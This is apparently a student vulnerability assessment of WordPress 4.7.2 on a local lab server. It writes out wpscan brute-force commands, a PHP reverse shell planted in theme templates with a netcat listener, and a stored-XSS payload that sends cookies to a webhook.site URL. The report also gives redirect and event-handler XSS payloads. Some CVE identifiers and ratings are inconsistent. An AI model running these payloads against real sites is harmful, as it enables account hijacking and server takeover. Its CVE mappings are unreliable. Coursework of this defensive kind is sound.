Vulnerability Assessment of Wordpress

S4536380

7/5/2021

Table of Contents

1 Executive Summary

Wordpress is a free open source content management system written in php and paired with a MySQL or MariaDB database exclusively designed for purposes such as hosting web content types including mailing lists, forums, media galleries and online stores. Wordpress is a commonly used web content hosting platform which makes it a target to major vulnerability attacks.

This report aims to identify vulnerabilities within Wordpress version 4.7.2 and undermine the security risks involved in CVE-2013-2201, CVE-2019-16218 and CVE-2019-9787. CVE-2019-16218 can be used to execute XSS in stored comments, while CVE-2019-9787 can be used to perform CSRF and CVE-2013-2201 can be used to implement a backdoor and a reverse-shell to even gain full access to web server directories.

2 Introduction

For a website owner or administrator of a website, it is important perform penetration testing to ensure the website is secure as possible.

This assessment aims to conduct a critical analysis of vulnerabilities within Wordpress to identify exploits within the system. To accomplish this goal, a black box testing of the system will be conducted to identify potential attack routes of attackers in Wordpress.

2.1 Overview of Wordpress 4.7.2

Wordpress, as mentioned previously, is a free and open source content management system written in PHP. To function, Wordpress has to be installed on a web server (either on an Internet hosting service) or run locally on a computer. A local computer provides a suitable environment for single-user penetration testing and learning purposes. Wordpress 4.7.2 is reported to be affected by multiple vulnerabilities which is suitable for critical analysis.

2.2 Objectives and Scope of Assessment

The purpose of this assessment is to identify vulnerabilities in Wordpress 4.7.2 by employing cross site scripting and cross site request forgery, as well as exploring opportunities that attackers could take to employ a backdoor in the Wordpress server. This assessment aims to cover black box penetration testing of the product from wpscan to backdoor implementations using php reverse shell on a local copy of wordpress running on apache2 and MariaDB under Kali Linux.

3 Methodology

The methodology followed in this vulnerability assessment involves identifying critical components for analysis and conducting an appropriate testing of these components. The methodology used for this particular assessment is outlined below.

1. **Setup** of a controlled and working environment.
2. **Identification** of assets that should be protected.
3. **Modelling** of likely vulnerabilities or indicators.
4. **Detection** of vulnerabilities and demonstrating severity of threat.
5. **Risk** assessment of detected vulnerabilities.

3.1 Environment Setup

In order to perform the vulnerability assessment, a working local copy of wordpress 4.7.2 was created using apache2 and MariaDB on a Kali Linux machine with the following config:

```
service apache2 start

service mariadb start

mysql -u root -p

create database wordpress;

show databases;

grant all on wordpress.* to 's4536380'@'localhost' identified by 'password'
```

Unzipping wordpress to /var/www/html:

```
cd /Downloads

mv wordpress-4.7.2.tar.gz /var/www/html

cd /var/www/html

tar -zxvf  wordpress-4.7.2.tar.gz


cd /etc/apache2/sites-available

vi 000-default.conf

service apache2 restart
```

The setup above runs a working local copy of Wordpress 4.7.2 on http://10.0.2.15:80/.

3.2 Asset Identification

Identification of assets is a crucial step in vulnerability assessments. Knowledge of assets give us an approximation of the potential damaged that could be incurred due to a given exploitation. Given that Wordpress is an open source software package, physical assets are hard to identify as it is run on web however Wordpress does contain numerous amount of assets which could be exploited to do severe damage to the integrity and confidentiality of both the users and the website administrators. Below is a brief list of few that I believe is an endangered asset:

- User (High Privilege) Login Information

  By default, Wordpress requires users to login and all accounts are stored in the database of the web server. This means databases such as mySQL containing these confidential information or even cookies are targets.

- Running server and network

  Since Wordpress requires the website to be run on a local computer or cloud services during its function, an attacker could potentially gain full remote control which could lead to a loss of confidentiality, integrity and availability of the server itself and its information. In the worst case the attacker could gain control of the device the web server is running on.

- PHP configuration files in Webpress

  Wordpress extensions such as plugins and templates as well as the entirety of the web server is written in PHP which is an easy exploitable target of attackers to attempt shell script injections to cause harm to the server.

3.3 Threat Modelling

For this assessment of Wordpress, the STRIDE model of threat identification was strictly followed. The STRIDE model entails security threats in the following 6 categories: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service and Elevation of Privilege. The threats identified for Wordpress 4.7.2 are shown in Table 1.

Stride Threat	Potential Vulnerabilities	Vulnerable Asset	Notes
Spoofing	Posing as another user	User login information	Spoofing of an authorized user may occur if the attacker has gained client login information
Tampering	Network tampering	Running server and network	May be used to redirect website to a fake malicious website
	File tampering	User login information	File tampering may be used to access user login informations

Repudiation	Log deletion	PHP configuration files in Webpress	Attacker may delete log files to hide their digital footprint
Information Disclosure	Client information exposure	User login information	Exposure of user information may lead to spoofing of client or admins
	External file exposure	Running server or network	Implementing a backdoor shell script may allow attackers to compromise the system the server is running on, allowing access to external files
Denial of Service	Stop service	Running server or network	Attacker may be able to shut down the service after ascension of privilege
Elevation of Privilege	Gaining administrator rights	Running server and network, User login information	Attacker may be able to create or elevate user permissions after exploitation.

Table 1: STRIDE THREAT MODEL

3.4 Vulnerability Detection

A range of tools used for the analysis and detection of vulnerabilities within Wordpress are as listed below:

1. Run nmap enumeration scan to discover open ports and services on target host. This process confirms that the http service is open at port 80.
2. Perform Wordpress enumeration using WPScan ("wpscan --url http://10.0.2.15:80"). Through this process we can confirm wordpress is on version 4.7.2. WPScan can also be used to brute force user accounts and password.
3. Download source code of Wordpress 4.7.2 and perform a static analysis of input validation (e.g. Lack of filtering for SQL injection, XSS injection in input components)
4. Perform a manual dynamic analysis on the web server. Input a simple script injection where appropriate and analyse server feedback.

3.5 Risk Assessment

The Common Vulnerability Scoring System (CVSS) version 3 was used to rank vulnerabilities by impact as it is widely used in industries for assessment and it better reflects

the vulnerabilities within web-based systems compared to the previous versions of Scope metrics.

4 Findings

Three vulnerabilities were found within the scope of the assessment, namely, CVE-2019-16218, CVE-2013-2201, CVE-2019-9787. These vulnerabilities are explained below.

4.1 CVE-2013-2201 Reverse-shell implementation (injection) through theme templates

Wordpress has multiple .php files in the templates and archives section which can be used to upload a php reverse shell to enable a backdoor. Once performed, the attacker can gain access to the web server directory of the machine that is running Wordpress. However, this exploit assumes that the attacker already has a privileged access to the Wordpress dashboard.

4.1.1 Proof of Concept


As mentioned previously, admin login is required before performing this exploitation as below is a list of commands that can be used to brute-force admin user accounts in Wordpress.

1) wpscan --url http://10.0.2.15:80
   Check wordpress version.
2) sudo wpscan --url 10.0.2.15 --enumerate u
   Identify all users.
3) wpscan --url http://10.0.2.15 --passwords Downloads/rockyou.txt --usernames admin
   Attempt to crack password of user ‘admin’

Wordpress dashboard allows administrative users to download and update their own template file which is written in PHP. However, Wordpress 4.7.2 does not filter for suspicious shell scripts within their template files. This means we could update or replace the PHP files with a script of our own.

4.1.2 Vulnerable Implementation


This vulnerability can be exploited by replacing any php files in the theme templates section with a PHP reverse shell script from pentestmonkey's github[1] as shown below.



In this instance, the IP and PORT addresses in the reverse-shell script are updated accordingly:

1) $ip = '10.0.2.15';
2) $port = 443;

Then, netcat listener ($sudo nc -nvlp 443) listens to the port defined in the shell script to establish a connection when the attacker visits *http://<url-or-ip>/wp-content/themes/<theme-name>/archive.php.* This is shown below with a successful reverse-shell connection to the machine running the server.



4.2 CVE-2019-16218 XSS Script Injection in Comments

Wordpress is vulnerable to XSS injections in input elements such as comment boxes which allows execution of scripts through HTTP requests. This vulnerability can be exploited by injecting malicious scripts which is stored in the server and therefore will execute every time a user visits the web page containing the malicious element.


4.2.1 Proof of Concept

Attackers can input XSS scripts in the form of <script> tags into the webserver to initiate malicious attacks. For instance, posting comment <script> alert (document.cookie) </script> will be saved in the database and executed when page loads, as the latest user opinion will be displayed on the page. If a website is vulnerable for XSS, then on the page load popup window with cookies will be displayed.

4.2.2 Vulnerable Implementation

As mentioned above, the XSS script can be used to collect the cookie of the user. This vulnerability can be easily exploited by forcing the users to send a HTTP request to the attacker that contains the string of the cookie. Webhook is a free website that allows testing, inspection, and automation of HTTP requests. The unique webhook URL used in this instance was https://webhook.site/975ba75e-d491-4819-8340-0e3f4c4d2177 which will be the recipient of the cookie. The script injection below writes an image file which directs to the webhook site along with the user's cookie in the form of a string.

```
<script>
document.write('<img src="https://webhook.site/975ba75e-d491-4819-8340-
0e3f4c4d2177?c='+document.cookie+'" />');
</script>
```



As seen above, an attacker could use such a method to steal cookies of every users visiting the page containing the malicious img element.

4.3 CVE-2019-9789 XSS-CSRF Unfiltered Comment Content

Continuing from the previous section of XSS vulnerability, this vulnerability allows attackers to load a fake webpage instead to cause damage to the website and potentially steal user information.

4.3.1 Proof of Concept

A fake webpage force loaded when users visit a particular web page. This could be accomplished using a simple script injection into a vulnerable input element, similar to the previous CVE.

4.3.2 Vulnerable Implementation

For the sake of an example, a fake web page that is loaded using python command below can be used along with a script injection in a vulnerable input element.

```
>> cd /usr/share/webshells/php
>> vim fakepage.html

>> python -m SimpleHTTPServer 5000
```

Injecting the following script into the page will always force the web page to load into the directed address:

```
<script>window.location.replace("http://10.0.2.15:5000/fakepage.html")</scr
ipt>
```

Also, while testing manually for possible Cross Site Scripting attack, it is important to remember, that <script> tag isn't always necessary and other attributes such as onmouseover or onload can be used. This is important to note when filtering out keywords during the mitigation process.

```
<body onload=alert('something')

<b onmouseover=alert(Hacked!')>click me!</b>
```

Admittedly, further research should be done to explore further vulnerability vectors that may be exploited by means of a possible privilege elevation process which ultimately would prove to be of substantial threat to the integrity of the server.

5.0 Risk Assessment

Vulnerability	CVSS 3.1 Rating	Description
CVE-2013-2201	7.8	This vulnerability requires the attacker to have access to admin rights to modify the template files. However, if successful, it could pose a serious threat to the integrity of the entire server as local files can be accessed through the reverse-shell (and potentially elevating privilege).
CVE-2019-16218	8.0	This vulnerability is rather easy to implement while posing a great risk of an attacker stealing user cookies to pose as another user.
CVE-2019-9789	7.6	This vulnerability is similar to CVE-2019-9789 however the attacker is open to various attack vectors via a fake malicious website which could be used to steal personal data.

6.0 Mitigations

Vulnerability	Mitigation
CVE-2013-2201	Write a function to check template php files and filter out specific keywords and malicious scripts.
CVE-2019-16218	Filter out <script> tags as well as other malicious html and javascript injection keywords.
CVE-2019-9789	

7.0 Summary

Three vulnerabilities were discovered in this assessment. The first vulnerability, CVE-2013-2201 implements reverse-shell in templates files to establish a connection with a malicious attacker which was given a risk rate of 7.8 and a solution should be addressed to prevent severe damages to users. The second vulnerability, although very simple to implement is a high risk of 8.0 since attackers could exploit cookies to impersonate other users. This is the same case for the third vulnerability which should be mitigated by implementing filter checks for malicious script keywords.

WordPress is a worldwide used web hosting service with an active community that addresses such vulnerabilities every day. Although we have found three vulnerabilities, the mitigation process is relatively simple, and the discovery of these vulnerabilities is a proof of effort made by the community to secure WordPress better.

References

[1] pentestmoneky, php-reverse-shell. Available: https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php